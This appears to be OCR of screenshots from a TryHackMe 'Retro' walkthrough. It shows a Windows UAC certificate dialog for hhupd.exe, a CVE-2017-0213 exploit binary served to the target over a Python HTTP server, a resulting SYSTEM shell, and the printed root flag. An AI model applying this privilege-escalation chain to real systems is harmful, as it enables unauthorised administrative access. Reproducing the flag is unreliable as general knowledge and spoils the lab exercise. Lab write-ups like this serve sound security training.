
HTML Help ActiveX Control

Verified publisher: Microsoft Corporation
File origin: Hard drive on this computer
Program location: "C:\Users\Wade\Desktop\hhupd.exe"

To continue, enter an admin user name and password.

Administrator

RETROWEB\Administrator



Certificate Information


This certificate is intended for the following purpose(s):

- Ensures software came from software publisher
- Protects software from alteration after publication


Issued to: Microsoft Corporation

Issued by: VeriSign Commercial Software Publishers CA


Valid from 3/18/1999 **to** 4/16/2000



```
┌──(kali㉿kali)-[~/Tryhackme/Retro]
└─$ cp ~/Downloads/CVE-2017-0213_x64.zip ~/Tryhackme/Retro

┌──(kali㉿kali)-[~/Tryhackme/Retro]
└─$ ls
CVE-2017-0213_x64.zip

┌──(kali㉿kali)-[~/Tryhackme/Retro]
└─$ unzip CVE-2017-0213_x64.zip
Archive:  CVE-2017-0213_x64.zip
  inflating: CVE-2017-0213_x64.exe

┌──(kali㉿kali)-[~/Tryhackme/Retro]
└─$ ls
CVE-2017-0213_x64.exe  CVE-2017-0213_x64.zip
```




```
┌──(kali㉿kali)-[~/Tryhackme/Retro]
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.57.156 - - [07/Sep/2024 21:24:52] "GET / HTTP/1.1" 200 -
10.10.57.156 - - [07/Sep/2024 21:24:52] code 404, message File not found
10.10.57.156 - - [07/Sep/2024 21:24:52] "GET /favicon.ico HTTP/1.1" 404 -
10.10.57.156 - - [07/Sep/2024 21:24:55] "GET /CVE-2017-0213_x64.exe HTTP/1.1" 200 -
```




Directory listing for /


- CVE-2017-0213_x64.exe
- CVE-2017-0213_x64.zip



```
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>_
```



```
C:\Users\Administrator\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 7443-948C

 Directory of C:\Users\Administrator\Desktop

12/08/2019  09:06 PM    <DIR>          .
12/08/2019  09:06 PM    <DIR>          ..
12/08/2019  09:08 PM                32 root.txt.txt
               1 File(s)             32 bytes
               2 Dir(s)  30,387,994,624 bytes free
```



```
C:\Users\Administrator\Desktop>type root.txt.txt
7958b569565d7bd88d10c6f22d1c4063
```